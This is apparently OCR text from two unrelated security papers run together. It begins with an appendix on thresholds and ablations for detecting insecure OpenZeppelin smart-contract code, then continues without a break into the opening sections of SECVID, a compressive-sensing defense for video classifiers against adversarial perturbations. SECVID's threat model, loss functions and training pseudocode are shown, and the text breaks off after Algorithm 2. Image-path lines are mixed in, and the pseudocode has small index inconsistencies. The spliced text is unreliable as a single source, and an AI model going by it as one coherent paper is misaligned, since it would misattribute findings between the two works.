

Figure 13: The impact of the threshold T_s.

C Parameter Analysis

C.1 Impacts of the Threshold

In §5.3.1, we introduced two thresholds: T_{error} and T_s. Here we further investigate how different threshold values could impact the final results. For T_{error}, as shown in Table 3, we evaluated two major threshold values, 0.8 and 0.9. We can see that both values of T_{error} present similar warning numbers. Since we need to be conservative about T_{error}, we eventually chose $T_{error} = 0.9$ for our experiments. For the threshold T_s, we explored values ranging from 0.5 to 0.9, with the outcomes illustrated in Figure 13. Notably, the number of warnings increases sharply when T_s moves from 0.6 to 0.7. To avoid excessive false positives, we set T_s to 0.6 in our experiments.

C.2 Impacts of the Dynamic Factor

As described in §5.3.2, we introduced a dynamic factor F to enforce structured similarity matching across the varying lengths of checks. Here we compare the performance of this dynamic factor against different fixed factors, with results presented in Figure 14. We can see that the dynamic factor consistently yielded more warnings than the fixed factors, demonstrating its ability to adapt to varying lengths of checks. For example, setting a fixed factor at 0.5 requires satisfying only 2 out of 4 elements, which might overlook critical errors. Conversely, a fixed factor of 0.9 demands that all elements be met, even when there are as many as 5 checks, potentially resulting in an increase in false positives. In contrast, the adaptability of the dynamic factor allows for better performance, effectively balancing different scenarios.

D Ablation Study on Similarity Matching

When detecting insecure OpenZeppelin code in §5.3, we introduced a two-step similarity matching process to compare the code checks with the facts mined from the OpenZeppelin library. Here, we conduct an ablation study to evaluate the impact of each step in the similarity matching process. As shown in Table 4, since the error message matching step serves as a pre-filter to reduce mismatches in the following step and has a high threshold, removing it slightly increased the number of warnings. In contrast, the check matching step is the core of the similarity matching process, responsible for the majority of the warnings. Hence, removing it significantly increased the number of warnings. The two steps are complementary to each other and both are essential for the final results.



Figure 14: The dynamic factor F vs. different fixed factors.

Correction-based Defense Against Adversarial Video Attacks via Discretization-Enhanced Video Compressive Sensing

UNSW Sydney

Abstract

We introduce SECVID, a correction-based framework that defends video recognition systems against adversarial attacks without prior adversarial knowledge. It uses discretization-enhanced video compressive sensing in a black-box pre-processing module, transforming videos into a sparse domain to disperse and neutralize perturbations. While SECVID's discretized compression disrupts perturbation continuity, its reconstruction process minimizes adversarial elements, causing only minor distortions to the original videos. Though not completely restoring adversarial videos, SECVID significantly enhances their quality, enabling accurate classification by SECVID-enhanced video classifiers and preventing adversarial attacks. Tested on C3D and I3D with the UCF-101 and HMDB-51 datasets against five types of advanced video attacks, SECVID outperforms existing defenses, improving detection accuracy by 38.5% to 866.2%. Specifically designed for high-risk environments, SECVID addresses trade-offs like minor accuracy reduction, additional pre-processing training, and longer inference times, with potential optimization through selective security impacting strategies.

1 Introduction

Deep Neural Networks (DNNs) are pivotal in video recognition, applied in areas like face recognition [93], action distinction [24], autonomous driving [61, 68], and visual anomaly detection [9, 77]. Additionally, they aid urban safety in video surveillance by detecting accidents or illegal activities [77].

Despite significant advancements, DNNs remain vulnerable to adversarial attacks [5, 6, 55, 56, 90]. For instance, subtly altered stop signs can mislead DNNs in autonomous vehicles, risking catastrophic outcomes. In surveillance, clever adversarial perturbations might hide criminal activities [9]. These are not hypothetical risks; real-world examples have highlighted such vulnerabilities [7, 90].

Given the susceptibility of DNNs to adversarial attacks, the development of robust defenses is increasingly vital, as DNNs gain prevalence in video applications [10, 56, 61, 68, 90]. Most current solutions [16, 27, 37, 60, 71] are designed for static images and may struggle in video attack scenarios [42, 78]. Addressing this gap requires overcoming several key limitations to create effective video defense systems, including: (1) **Temporal Inadequacy:** Existing image-focused strategies [16, 27, 37, 60, 71] overlook video's dynamic aspects, reducing their effectiveness in video contexts [5, 42, 90]; (2) **Model Intrusiveness:** Some image-based methods [34, 45] necessitate extensive model alterations to the original model architecture, compromising model integrity; and (3) **Prior Knowledge of Adversarial Perturbations:** Some image-based methods [27, 71], which resort to adversarial training, rely on numerous adversarial samples and intensive training to effectively counter specific perturbations.

AdvIT [89], the first video-specific defense, detects adversarial videos by checking frame-to-frame temporal consistency. However, it is less effective against sophisticated attacks such as U3D [90] and StyleFool [5] that also maintain temporal coherence. While adversarial training, originally designed for images [27, 71], has expanded to videos [42, 78], it depends on known adversarial samples and faces the significant costs of model retraining. Thus, there is a critical need for new, more effective video defense strategies.

In this paper, we introduce SECVID, an advanced correction-based pre-processing defense framework utilizing discretization-enhanced video compressive sensing (VCS) [14, 85, 92, 94] to safeguard video recognition systems against adversarial attacks. Operating as a seamless, non-intrusive black-box module, SECVID effectively neutralizes adversarial threats without requiring specific perturbation knowledge. It integrates smoothly with existing classifiers by leveraging their original training datasets, avoiding the need for direct access, and is adept at countering sophisticated attacks like StyleFool [5], U3D [90], and Geo-Trap [48]. Unlike solutions such as AdvIT [89] and OUDefend [51], SECVID not only restores adversarial videos but also maintains the quality and fidelity of the original content, allowing enhanced video classifiers to accurately perform video classification

and effectively counter adversarial perturbations.

SECVID's key insight lies in its innovative application of VCS as a defensive mechanism against adversarial perturbations, a technique originally for video compression, this technique has been adeptly repurposed for enhancing security. VCS operates through sparse transformation and compression, efficiently diffusing adversarial noise throughout the video's spatio-temporal spectrum. This process creates a dispersal effect, characterized by Sparsity Change (SC) [98], Intensity Redistribution (IR) [66], and Positional Redistribution (PR) [11], which collectively diminishes adversarial impacts through differential emphasis (SC), energy modulation (IR), and data repositioning post-transformation (PR). The unique dispersal ability of VCS [14, 85, 92, 94], underpinned by compressive sensing theory [20, 84, 98], is pivotal in neutralizing adversarial video attacks. Additionally, VCS's compression phase plays a crucial role in further filtering out perturbations, thereby fortifying the defense mechanism.

Building on the foundational role of VCS, our research enhances its effectiveness with discretized compression, a technique more effective than traditional compression in disrupting adversarial perturbations. This dual strategy of discretization and compression disrupts the continuity of adversarial perturbations typical in continuous data like images, videos, and audios [18, 29, 47, 54]. By shifting the video's sparse representation from a continuous to a segmented discrete space, our approach not only filters but also structurally compromises adversarial smoothness, significantly enhancing VCS's defensive capabilities.

Disrupting and filtering out perturbations are key, but SECVID's capability to restore high-quality video from discretized forms is equally crucial for accurate video classification and defeating attacks. After sparse transformation and discretized compression, our focus shifts to robust video reconstruction to maintain quality and fidelity. This process, vital for mitigating fidelity-degrading adversarial perturbations [5], employs a multi-faceted loss function to effectively maximize the restoration of the video.

Tested on C3D and I3D, two premier video classifiers, using the UCF-101 and HMDB-51 datasets, SECVID significantly surpasses two video-specific defenses—AdvIT [89] and OUDefend [51]—and five image-based defenses adapted for videos: Adversarial Training [27, 42, 71, 78], Input Transformations [28], Random Smoothing [34], ComDefend [37], and DiffPure [60], boosting accuracy by 38.5% – 866.2%. SECVID also robustly defends against sparse adversarial attacks [4]. Tailored for high-risk security environments, SECVID provides robust defense but with some drawbacks like reduced recognition accuracy, the need for additional training of its pre-processing module, and longer inference times. These can potentially be mitigated by future optimizations that may impact security (as discussed in Section 7).

In summary, this paper makes the following contributions:

- **Video-Centric Defense.** SECVID is the first defense leveraging VCS to protect video classifiers from adversarial attacks, serving as a pre-processing solution that corrects videos without requiring knowledge of specific perturbations or necessitating retraining of downstream classifiers. It outperforms leading defenses such as AT (Adversarial Training) [27, 71, 78] and DiffPure [60] with average improvements of 61.8% and 46.6%, respectively, effectively neutralizing major attacks like StyleFool [5], U3D [90], and Geo-Trap [48]. Additionally, SECVID excels against sparse adversarial attacks [4] designed to target it.

- **Discretization-Enhanced VCS.** We establish the first link between VCS theory [14, 85, 92, 94] and defense strategies against adversarial video attacks with SECVID. Additionally, we integrate a novel discretized compression strategy into VCS, boosting SECVID's defense capabilities by an average of 29.5% while maintaining the quality and fidelity of reconstructed videos.

- **Comprehensive Testing.** SECVID counters adversarial video attacks with minimal impact on recognition accuracy and requires moderate additional training. Inference times range from 1.71× to 4.40×, significantly lower than DiffPure's [60] 43.06× to 73.82×. These times could be further reduced through targeted security strategies.

2 Background

2.1 DNN-based Video Classification Systems

DNNs have transformed video recognition, influencing sectors like anomaly detection [77], autonomous vehicles [61], and smart security cameras [40]. Architectures such as LRCN [21] and C3D [79] combine convolutional layers with temporal elements, while advanced models like TSN [73] utilize two-stream inflated filters. Spatial-temporal networks like CNN+LSTM [95], C3D [79], and I3D [8] have achieved high benchmarks. Addressing the vulnerabilities of these models, now vital to safety systems, is essential.

2.2 Video Compressive Sensing

Video Compressive Sensing (VCS) [14, 85, 92, 94] is a technique for video acquisition and processing, aiming to reconstruct a signal $x \in \mathbb{R}^N$ from randomized measurements $y = \Phi x$, where $\Phi \in \mathbb{R}^{M \times N}$ is a matrix with $M \ll N$. Reconstruction of x from y using Φ requires x to be sparse in an invertible basis Ψ, leading to $x = \Psi\mathcal{S}$ and $y = \Phi\Psi\mathcal{S}$. The challenge in VCS involves reconstructing x from y by addressing an optimization problem to enhance the sparsity in the sparse representation $\mathcal{S}$ of x:

$$\min_{\mathcal{S}} \|\mathcal{S}\|_1 \text{ subject to } y = \Phi\Psi\mathcal{S} \tag{1}$$

This renders most $\mathcal{S}$ coefficients zero or near-zero [14].

3 Threat Model

A DNN for video classification is represented as:

$$f : x \in \mathbb{R}^{T\times H\times W\times C} \quad \rightarrow \quad y \in \mathbb{R}^{X} \tag{2}$$

where T, H, W, and C are the number of frames, height, width, and channels (typically 3 for RGB) of a video sequence. Given x, f predicts a class y from a set of class labels, X. The adversary seeks an adversarial x^{adv} of x satisfying:

$$f(x^{adv}) = y_t \quad \text{if targeted} \tag{3}$$

$$f(x^{adv}) \neq y_0 \quad \text{if untargeted} \tag{4}$$

where y_t is the target class and y_0 the original class of x. The perturbed video x^{adv} can be defined as follows:

$$x^{adv} = x + \varepsilon \cdot \mathcal{P} \tag{5}$$

with $\mathcal{P}$ and ε representing perturbations and intensity, respectively. In general, x_{adv} is optimized using model gradients [12,76,80] while maintaining:

$$B_p(r) = \{\varepsilon \in \mathbb{R} : \|\varepsilon\|_p \leq r\} \tag{6}$$

where r limits the perturbation magnitude under the ℓ_p-norm.

We assume that attackers possess comprehensive knowledge of the target model, encompassing its architecture, parameters, gradients, and training data. They may employ diverse perturbation patterns, including random, Perlin [62], and Gabor [44] noise, alongside various textures and colors. We also consider different attack strategies, including targeted (T) and untargeted attacks (U), varying perturbation intensities, and both universal and one-on-one attacks. Specifically, we focus on five primary attack types: StyleFool (U) [5], U3D (U) [90], Geo-Trap (U) [48], StyleFool (T) [5], and Geo-Trap (T) [48]. Additionally, we consider sparse attacks tailored specifically against SECVID by targeting its sparse transformation using adversarial patches [4]. Further details will be discussed in our experimental evaluation (Section 6.1).

4 Defense Mechanisms

Table 1 outlines leading defenses against image and video attacks, primarily centered on static images [3,16,26–28,37,60,71,83]. DiffPure [60] employs a stochastic diffusion process to purify input images, though it is computationally costly. Adversarial training, initially for images [27,71], has been adapted to videos [42,78], but it relies on known adversarial samples and involves high training costs. AdvIT [89], the first black-box defense for videos based on temporal consistency, is susceptible to sophisticated attacks like U3D [90] and StyleFool [5]. OUDefend [51] and DP [46] are defenses tailored to specific video classifier architectures or known perturbation types, reducing their versatility across scenarios.

SECVID serves as a *black-box* pre-processing module for video classifiers, utilizing original training datasets without direct classifier access. Unlike image-centric methods (Table 1), SECVID surpasses DiffPure [60] by employing discretized compression and leveraging a temporal loss to preserve essential consistency and flow in video analysis [5, 33, 81]. Compared to other video-specific defenses listed in Table 1, SECVID utilizes a correction-based approach that exceeds the detection capabilities of solutions like AdvIT [89] and OUDefend [51]. It achieves this enhanced effectiveness without model modifications, unlike Random Smoothing [34], or reliance on adversarial sample learning, typical of adversarial training methods [27,71], while also avoiding extensive retraining and preserving the original model's integrity.

5 The SECVID Framework

SECVID, illustrated in Figure 1, comprises three main components: sparse transformation, discretized compression, and reconstruction, each described below.

5.1 Sparse Transformation

Sparsity is key for effective signal recovery in VCS [14,85,92,94]. VCS mitigates attacks by converting videos, including adversarially perturbed ones, into a sparse domain. Sparse



Figure 1: Architecture of SECVID (illustrated for one video frame). An adversarial video $x^{adv} = x + \varepsilon\mathcal{P}$ (Equation (5)) is transformed to a sparse representation $\mathcal{S} = \mathcal{T}_{\text{CNN}}(x^{adv})$, and then undergoes discretized compression, where $\mathcal{S}$ is compressed and discretized via K-Means clustering, disrupting continuous adversarial perturbations and producing compact measurements $\mathcal{Y}$. A CNN reconstructor, guided by content, temporal, perceptual, and sparse transformation losses, recovers the clean video x.

transformation's hallmark is its ability to disperse data. Stemming from VCS's profound dimensionality reduction, this process scatters densely packed data into a format filled with zeros or near-zeros. This shift from compact to expanded, sparse representation drastically alters data distribution in the measurement space, embodying the essence of dispersal.

Definition 1 (Dispersal Effect). *Given an adversarial video x^{adv} represented by a signal consisting of N elements and its transformation $\mathcal{T}(x^{adv})$, the dispersal effect of $\mathcal{T}$ in VCS is characterized by the following three properties [20, 84, 98]:*

- ***Sparsity Change (SC).*** *This reflects the variation in the number of significant coefficients resulting from the transformation, where a coefficient is deemed* significant *if its absolute value exceeds a small positive threshold τ:*

$$SC_{\mathcal{T}}(x^{adv}) = \frac{|\{i \mid |\mathcal{T}(x_i^{adv})| > \tau\}|}{N} - \frac{|\{i \mid |x_i^{adv}| > \tau\}|}{N} \quad (7)$$


- ***Intensity Redistribution (IR).*** *This quantifies the shift in energy or intensity distribution of the transformed signal compared to the original signal:*

$$IR_{\mathcal{T}}(x^{adv}) = \frac{1}{N}\sum_{i=1}^{N} |\mathcal{T}(x_i^{adv})|^2 - \frac{1}{N}\sum_{i=1}^{N} |x_i^{adv}|^2 \quad (8)$$

- ***Positional Redistribution (PR).*** *This metric evaluates the positional shifts of non-zero elements in a signal post-transformation, using, for example, the Wasserstein distance W [32] to calculate the minimal "work" needed to transform one distribution into another. It specifically applies to sets $P_{x^{adv}}$ and $P_{\mathcal{T}(x^{adv})}$, which represent non-zero elements in x^{adv} and $\mathcal{T}(x^{adv})$, respectively:*

$$PR_{\mathcal{T}}(x^{adv}) = W(P_{x^{adv}}, P_{\mathcal{T}(x^{adv})}) \quad (9)$$

Finally, the overall dispersal effect of $\mathcal{T}$ on a given signal x is a composite of SC, IR, and PR [20, 84].



Sparse transformation in VCS efficiently reduces the structural information of perturbations, weakening their effectiveness and rendering their adversarial intent less discernible.

In line with Equation (5), the adversarial video x^{adv} is produced by adding perturbations $\varepsilon \cdot \mathcal{P}$ to a clean video x. We explore how the sparse transformation $\mathcal{T}$ disperses these adversarial perturbations, affecting their structural integrity as indicated by changes in SC, IR, and PR. Experimental validation of these effects is detailed in Section 6.

The structural change in $\varepsilon\mathcal{P}$ induced by $\mathcal{T}$ is quantified by $SC_{\mathcal{T}}(x^{adv})$. This alteration represents a significant shift in the effectiveness of the perturbations in the transformed domain. $SC_{\mathcal{T}}(x^{adv})$ typically exhibits a marked reduction in the density of critical elements in x^{adv} post-transformation. This reduction undermines the ability of the perturbations $\varepsilon\mathcal{P}$ to impact specific features or patterns in the original video x, as critical elements become more dispersed.

$IR_{\mathcal{T}}(x^{adv})$ usually exhibits a noticeable decrease in the energy of x^{adv} after transformation. This reduction in energy aids in mitigating the impact of perturbations $\varepsilon\mathcal{P}$ by more evenly distributing their energy post-transformation. Consequently, their concentrated effect on specific areas of the original video x is lessened, reducing their potential to adversely affect particular segments of the video.

$PR_{\mathcal{T}}(x^{adv})$ reflects a significant positional change of non-zero elements in x^{adv} after transformation. This shift disrupts the alignment of perturbations $\varepsilon\mathcal{P}$ with specific patterns in the original video x, diminishing their intended effect. The Wasserstein Distance typically shows a significant increase, indicating a greater degree of positional change and highlighting

(a) Clean frame (b) Perturbed frame (c) Perturbations

Figure 2: Continuity in adversarial perturbations generated by U3D [90]. The visualized pattern emphasizes the smooth transition and continuous pixel-level variation.

the transformation's effectiveness in displacing perturbation elements from their original, strategically targeted locations.

Together, the changes captured by $SC_{\mathcal{T}}(x^{adv})$, $IR_{\mathcal{T}}(x^{adv})$, and $PR_{\mathcal{T}}(x^{adv})$ culminate in a thorough structural breakdown of the perturbations $\varepsilon\mathcal{P}$ in the sparse domain. This comprehensive disintegration plays a vital role in diminishing their intended impact, consequently enhancing the resilience of the original video x against these adversarial attacks.

To realize a sparse transformation $\mathcal{T}$, traditional methods like dictionary learning [98] are useful but may lack dynamic adaptability [14, 88] and hierarchical feature extraction. Utilizing CNNs' deep layered structure enables extracting hierarchical features from video data, resulting in a more adaptive and detailed sparse representation [14]. Unlike static dictionaries [87], CNNs are trainable, retrainable, and fine-tunable, allowing them to evolve with the data.

In SECVID, a CNN-based sparse transformation is applied:

$$\mathcal{S} = \mathcal{T}_{\text{CNN}}(x^{adv}) \tag{10}$$

where $\mathcal{T}_{\text{CNN}}$ is a CNN-powered sparse transformation function, and $\mathcal{S}$ is its resultant latent sparse representation. The transformation's sparsity degree is key to diminishing adversarial perturbations. As x^{adv} becomes sparser post-transformation, the adversarial perturbations' dispersal effect intensifies, increasing their effective elimination. To sparsify $\mathcal{S}$, we utilize a sparse transformation loss (Equation (18)), detailed in Section 5.3, and *Degree of Sparsity (DoS)* as a critical metric to guide the sparse transformation in SECVID:

$$DoS = C_{\text{SECVID}}/C \tag{11}$$

where C and C_{SECVID} represent the channel counts before and after the transformation, respectively.

5.2 Discretized Compression

Adversarial video attacks generate pixel-level perturbations within a set magnitude ε, as detailed in Equation (6) [54]. These perturbations, stealthy and hard to detect due to their continuous and bounded nature [18, 29, 47, 54], are shown in Figure 2. It includes (a) an original video frame, (b) the frame with subtle alterations, and (c) the smooth alteration gradient, showing a strategy that exploits model vulnerabilities.

We exploit the inherent continuity of adversarial perturbations—often their Achilles' heel—by employing *discretized compression*. This process involves discretization, which transforms the data from a smooth continuum into a distinct, jagged discrete space, and compression, which further compacts the data, effectively neutralizing perturbations.

We employ the K-Means clustering algorithm [17, 19] for our discretized compression component, chosen for its efficiency in discretizing continuous data and its lightweight characteristics. This method quantizes the continuous sparse representation by assigning each data point to the nearest cluster centroid. We refer to this *discretized compressor* as $\mathcal{Q}$, which contains K cluster centroids for the dataset. The quantization process is mathematically modeled as follows:

$$\mathcal{Y} = \mathcal{Q}(\mathcal{S}) \text{ subject to } |\mathcal{Y}| = |\mathcal{Q}| = K \tag{12}$$

where $\mathcal{Y}$ signifies the discretized and compressed measurements from $\mathcal{S}$ as shown in Equation (10). K-Means is particularly effective here for its minimal computational overhead and its disruption of adversarial perturbation continuity.

Our discretized compression strategy interrupts pixel-level continuity, as illustrated in Figure 1. Through sparse transformation, a video frame is transformed into sparse coefficients, capturing essential pixel-level details like high-level features for sharp transitions and smoother, uniform areas. For example, a slice from the frame's 3D sparse representation, displayed at the bottom-left corner, includes vectors A, B, C, and D, each containing zeros and non-zeros. With K-means for discretized compression, all values within a vector are replaced by the nearest cluster centroid's value (for this particular illustrating example). Notably, vectors A and C are in the same cluster. This discretized compression strategy disrupts the smooth flow of data, leading to abrupt transitions that significantly impact pixel-level continuity.

The size, i.e., *cluster count* of $\mathcal{Q}$, i.e., K, is crucial in discretized compression. A smaller $\mathcal{Q}$ means more data discretization and compression, aiding in perturbation defense by intensifying data discretization and eliminating more perturbations. However, too much discretization can lower video recovery quality by filtering out vital original video features. In SECVID, K is adjustable, letting users choose values based on their needs. The effects of different K values on performance are detailed in Section 6. Empirically, for the evaluated video recognition systems, $K = 1024$ is a balanced trade-off.

5.3 Video Reconstruction

Following sparse transformation and discretized compression, the main challenge is to restore the original video quality and counter adversarial perturbations. The reconstruction component, $\mathcal{R}_{\text{CNN}}$, seeks to reconstruct x from $\mathcal{Y}$:

$$x = \mathcal{R}_{\text{CNN}}(\mathcal{Y}) \tag{13}$$

This is achieved with a composite loss function combining four crucial components: *content loss*, based on VGG-19 [74] features, *temporal loss* leveraging optical flow [100], *perceptual loss* for pixel-level detail [37], and *sparse transformation loss* to minimize $\mathcal{S}$ in line with VCS theory (Equation (1)).

Therefore, the total loss function L_{loss} is given by:

$$L_{\text{loss}} = \alpha L_{\text{cont}} + \beta L_{\text{temp}} + \gamma L_{\text{per}} + \delta L_{\mathcal{S}} \tag{14}$$

where α, β, γ, and δ are weight coefficients turned to balance the four losses for a harmonized reconstruction.

For optimal SECVID performance, we co-train $\mathcal{T}_{\text{CNN}}$ and $\mathcal{R}_{\text{CNN}}$, as detailed in Algorithm 2. Using the notations from Section 3, for a video $x \in \mathbb{R}^{T\times H\times W\times C}$, x_t denotes its t-th frame, and x'_t refers to its reconstructed version. $\mathcal{S} \in \mathbb{R}^{T\times H\times W\times C_{\text{SECVID}}}$ represents the sparse version of x.

Content Loss. We select VGG-19 [74] for content extraction due to its depth and proficiency in capturing complex content hierarchies [64, 82], particularly through its deep layers, even with subtle perturbations:

$$L_{\text{cont}}(x_t, x'_t) = \sum_{t=1}^{T}\sum_{l}\frac{1}{H_l W_l C_l}\left\|\phi_l^{\text{VGG-19}}(x_t) - \phi_l^{\text{VGG-19}}(x'_t)\right\|_2^2 \tag{15}$$

where $\phi_l^{\text{VGG-19}}$ denotes the feature map of the l-th layer in VGG-19, while W_l, H_l, and C_l denote the height, width and number of channels of that layer, respectively.

Temporal Loss. Temporal coherence, essential for videos [33, 81], demands natural frame transitions. We use SpyNet [67] for efficient optical flow extraction. As a pre-processing module, SECVID prioritizes speed with minimal accuracy loss. SpyNet's rapid computation meets our needs for swift, accurate temporal checks:

$$L_{\text{temp}}(x'_t, x'_{t+1}) = \sum_{i=1}^{T-1}\frac{1}{HWC}\left\|x'_{t+1} - \text{warp}(x'_t, \Omega^{\text{SpyNet}}(x'_t, x'_{t+1}))\right\|_2^2 \tag{16}$$

where the warp function from [91] simulates pixel motion in x'_t using the optical flow between x'_t and x'_{t+1}, denoted $\Omega^{\text{SpyNet}}(x'_t, x'_{t+1})$, to ensure temporal coherence.

Perceptual Loss. This metric goes beyond mere basic pixel-level accuracy, capturing essential stylistic elements like textures and colors in the video, thereby ensuring a high-fidelity representation of its intrinsic qualities [65]:

$$L_{\text{per}}(x_t, x'_t) = \sum_{t=1}^{T}\frac{1}{HWC}\left\|x_t - x'_t\right\|_2^2 \tag{17}$$

Sparse Transformation Loss. In compressive sensing [98], the goal is to efficiently compress original data while preserving key features. The sparse transformation loss $L_{\mathcal{S}}$, crucial for minimizing the sparse representation as shown in Equation (1), aims to retain only significant data features:

$$L_{\mathcal{S}} = \sum_{t=1}^{T}\sum_{i=1}^{H}\sum_{j=1}^{W}\sum_{k=1}^{C_{\text{SECVID}}}\|\mathcal{S}_{tijk}\|_1 \tag{18}$$

which represents the sum of $\mathcal{S}$'s absolute values, as per the ℓ_1-norm used. A lower $L_{\mathcal{S}}$ indicates a more sparse and significant representation, essential for effective adversarial resisting and effective data recovery in compressive sensing [98].

5.4 SECVID: A Pre-Processing Module

In Algorithm 1, the integration of SECVID as a pre-processing defense module for a video classifier is demonstrated. The co-training of $\mathcal{T}_{\text{CNN}}$ and $\mathcal{R}_{\text{CNN}}$ (Equations (10) and (13)) and the development of Q from $\mathcal{T}_{\text{CNN}}$ (Equation (12)) are specified in Algorithm 2. In both algorithms, $\oplus$ represents an operator that combines video frames together in the standard manner. The training, described in Section 6.1, involves system parameters like *DoS* (Equation (11)) and the cluster count K of Q (Equation (12)), and hyper-parameters such as number of epochs N, and loss weights α, β, γ, and δ (Equation (14)). SECVID ensures temporal coherence between consecutive frames using L_{temp} in line 7 of Algorithm 2 and operates on a frame-by-frame basis in Algorithm 1.

6 Evaluation

We show that SECVID, as a black-box pre-processing module, outperforms seven leading baselines: two video-specific defenses—AdvIT [89] and OUDefend [51], and five image-centric frameworks—AT (Adversarial Training) [27, 42, 71, 78], IT (Input Transformations) [28], RS (Random Smoothing) [34], ComDefend [37], and DiffPure [60]. Additionally, SECVID effectively counters sparse adversarial attacks [4] specifically targeting it. Our evaluation addresses four RQs:

RQ1. Does SECVID outperform the seven advanced baselines in defending against adversarial videos?

RQ2. Does SECVID maintain video quality and fidelity through its discretization-enhanced video compressive sensing, thereby enhancing its defense capabilities?

RQ3. Are the costs of SECVID's security manageable?

RQ4. How robust is SECVID against sparse attacks?

6.1 Experiment Setup

Video Recognition Systems. We evaluate two prominent classifiers, C3D [79] and I3D [8]. Both models, employing distinct strategies, deliver top-tier video classification [5, 90]. C3D uses 3D convolution for spatial-temporal feature learning, while I3D employs optical flow for frame relationships. Given that C3D requires 16-frame input videos, we divide all video samples into segments of 16-frame each.

Datasets. We utilize UCF-101 [75] and HMDB-51 [43], two prominent datasets for video classifiers. UCF-101, from

Algorithm 1: SECVID defense framework.

Input: Adversarial video sample x^{adv}, $\mathcal{T}_{\text{CNN}}$, $\mathcal{Q}$, $\mathcal{R}_{\text{CNN}}$ from Algorithm 2, and a black-box video classifier f.
Output: Recovered video x.

$\mathcal{S} \leftarrow \varnothing$; $\mathcal{Y} \leftarrow \varnothing$; $x \leftarrow \varnothing$;
foreach *frame* x_t^{adv} *in* x_{adv} **do**
  $\mathcal{S}_t \leftarrow \mathcal{T}_{\text{CNN}}(x_t^{adv})$;
  $\mathcal{S} \leftarrow \mathcal{S} \oplus \mathcal{S}_t$;
foreach *sparse representation* $\mathcal{S}_t$ *in* $\mathcal{S}$ **do**
  $\mathcal{Y}_i \leftarrow \mathcal{Q}(\mathcal{S}_t)$;
  $\mathcal{Y} \leftarrow \mathcal{Y} \oplus \mathcal{Y}_t$;
foreach *discretized measurement* $\mathcal{Y}_t$ *in* $\mathcal{Y}$ **do**
  $x_t \leftarrow \mathcal{R}_{\text{CNN}}(\mathcal{Y}_t)$;
  $x \leftarrow x \oplus x_t$;
Perform inference on downstream $f(x)$;

Algorithm 2: SECVID Training.

Input: Training dataset $\mathcal{D}$, *DoS*, cluster count K, Number of epochs N, and the four loss weights α, β, γ, and δ from Equation (14).
Output: Trained parameters $\Theta_{\mathcal{T}}$ and $\Theta_{\mathcal{R}}$ as well as $\mathcal{Q}$.

Initialize $\Theta_{\mathcal{T}}$ for $\mathcal{T}_{\text{CNN}}$ with *DoS*, $\Theta_{\mathcal{R}}$ for $\mathcal{R}_{\text{CNN}}$, and $\mathcal{Q}$;
for *epoch* $= 1$ **to** N **do**
  foreach *video* x *in* $\mathcal{D}$ **do**
    foreach *frame* x_t *in* x **do**
      $\mathcal{S}_t \leftarrow \mathcal{T}_{\text{CNN}}(x_t)$;
      $x'_t \leftarrow \mathcal{R}_{\text{CNN}}(\mathcal{S}_t)$;
      $L_{\text{loss}} \leftarrow \alpha L_{\text{cont}}(x_t, x'_t) + \beta L_{\text{temp}}(x'_t, x'_{t+1}) + \gamma L_{\text{per}}(x_t, x'_t) + \delta L_{\mathcal{S}}$;
      $\Theta_{\mathcal{T}}, \Theta_{\mathcal{R}} \leftarrow$ Minimize L_{loss};
foreach *video* x *in* $\mathcal{D}$ **do**
  foreach *frame* x_t *in* x **do**
    $\mathcal{S}_t \leftarrow \mathcal{T}_{\text{CNN}}(x_t)$;
    $\mathcal{S} \leftarrow \mathcal{S} \oplus \mathcal{S}_t$;
$\mathcal{Q} \leftarrow K$-Means$(\mathcal{S})$;

